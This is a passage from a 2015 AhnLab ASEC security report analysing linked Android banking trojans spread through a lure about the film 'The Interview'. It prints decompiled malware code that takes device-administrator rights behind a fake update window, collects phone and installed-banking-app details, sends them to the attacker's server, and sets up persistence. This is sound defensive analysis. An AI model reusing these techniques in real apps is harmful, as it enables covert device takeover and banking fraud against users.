


Figure 3-2 | Major Classes and Their Functions

WebInterfaceActivity acts first and starts the "SS" service to hide the user-installed app icons so that the user cannot see them.

It also claims the device administrator authority through a hidden screen, so the user does not notice that the malware is obtaining the authority.

```
private void activeDe() {
    v1 = new ComponentName(this, DeAdminReciver);
     v0 = new Intent("android.app.action.ADD_DEVICE_
ADMIN");
    v0.putExtra("android.app.extra.DEVICE_ADMIN", v1);
    this.startActivityForResult(v0, 20);
      MyWindowManager.createSmallWindow(this.
getApplicationContext());
    return;
}
```

When the malware requests the device administrator authority, it calls for MyWindowManager.createSmallWindow and displays a window that says "Please update your app." This window hides the window that claims the device administrator authority and encourages the user to press OK without knowing the real process.

The SS service that was called by WebInterfaceActivity sends the basic information of the device to the attacker's server.

```
public void run()
{
    v1 = new JSONObject();
    v1.put("mobile", StringUtil.getMachine(this.this$0));
    v1.put("machine", Build.MODEL);
    v1.put("sversion", Build$VERSION.RELEASE);
    v1.put("bank", MyTools.getBanksInfo(this.this$0));
    v1.put("provider", NetUtil.getProvidersName(this.this$0));
     HttpUtil.postJson(this.this$0, new StringBuilder(String.
valueOf(Constant.url)).append("/servlet/OnLine").
toString(), new StringBuilder("{"json":"").append(StringUtil.
stringToJson(v1.toString())).append(""}").toString());
    return;
}
```

The app collects the user's information including the phone number, model name and version, and calls for MyTools.getBanksInfo to check if the user has banking applications installed for the six major banks in Korea. It also runs

NetUtil.getProvidersName to get the information of the telecommunications service provider and then forwards all the information to the attacker's server. In this process, the attacker obtains basic information about the device as well as banking applications that the user has installed.

After forwarding the basic information to the server, the SS service ends and then it sends the intent "com.xxx.GS" to start receiving the intent.

```
public void onDestroy()
{
• • •
    this.releaseWakeLock();
    this.startService(new Intent("com.xxx.GS"));
    return;
}
```

The "com.xxx.GS" intent is received by the SS service of the malware "Android-Trojan/Bankun". As you saw earlier, this malware installed "AhnLah V3 Mobile Plus 2.0".

```
<service android:name="com.un.service.SS"
android:persistent="True"
            android:enabled="True" android:exported="True">
    <intent-filter>
      <action android:name="com.xxx.GS"/>
       <action android:name="android.intent.action.BOOT_
COMPLETED"/>
    </intent-filter>
```

When you see the file "AndroidManifest.xml" in Android-Trojan/Bankun, you can see that the intent-filter of the SS service has set "com.xxx.GS" intent as a trigger to start the SS service.

4. Conclusion

This incident shows that three malware apps are linked to each other to act together. The malware "Android-Trojan/Badaccents" exploits people's interests in the film "The Interview" which has become a big social issue. It installs a banking malware application "Android-Trojan/Bankun" to commit banking fraud.

Let's look at the working flow of these two malware. First, Android-Trojan/Bankun installs "Ahnlah V3 Mobile Plus 2.0" that is disguised as the antivirus app AhnLab V3 Mobile 2.0. This malware performs some necessary tasks and calls for some specific services of Android-Trojan/Bankun. In this process, the fake app hinders the real app from detecting the malware.

Most banking malware apps try to remove normal banking apps or normal mobile antivirus apps. However, the deletion requires user confirmation.

So, the attackers disguise the malware as an "updated version" of the existing app and let the users delete the real app. In general, it's not very common to remove the existing app for an update, and you can prevent infection by this kind of malware if you take appropriate precautions. You can further secure the safety of your device by checking often for any malware app with the V3 Mobile program. You also need to pay attention to any suspicious activities of malware that lure you to delete your mobile antivirus apps as demonstrated by this incident.

AhnLab

ASEC REPORT

VOL.62
February, 2015

Contributors	**ASEC Researchers**	Publisher	**AhnLab, Inc.**
Editor	**Content Creatives Team**	Website	**www.ahnlab.com**
Design	**UX Design Team**	Email	**global.info@ahnlab.com**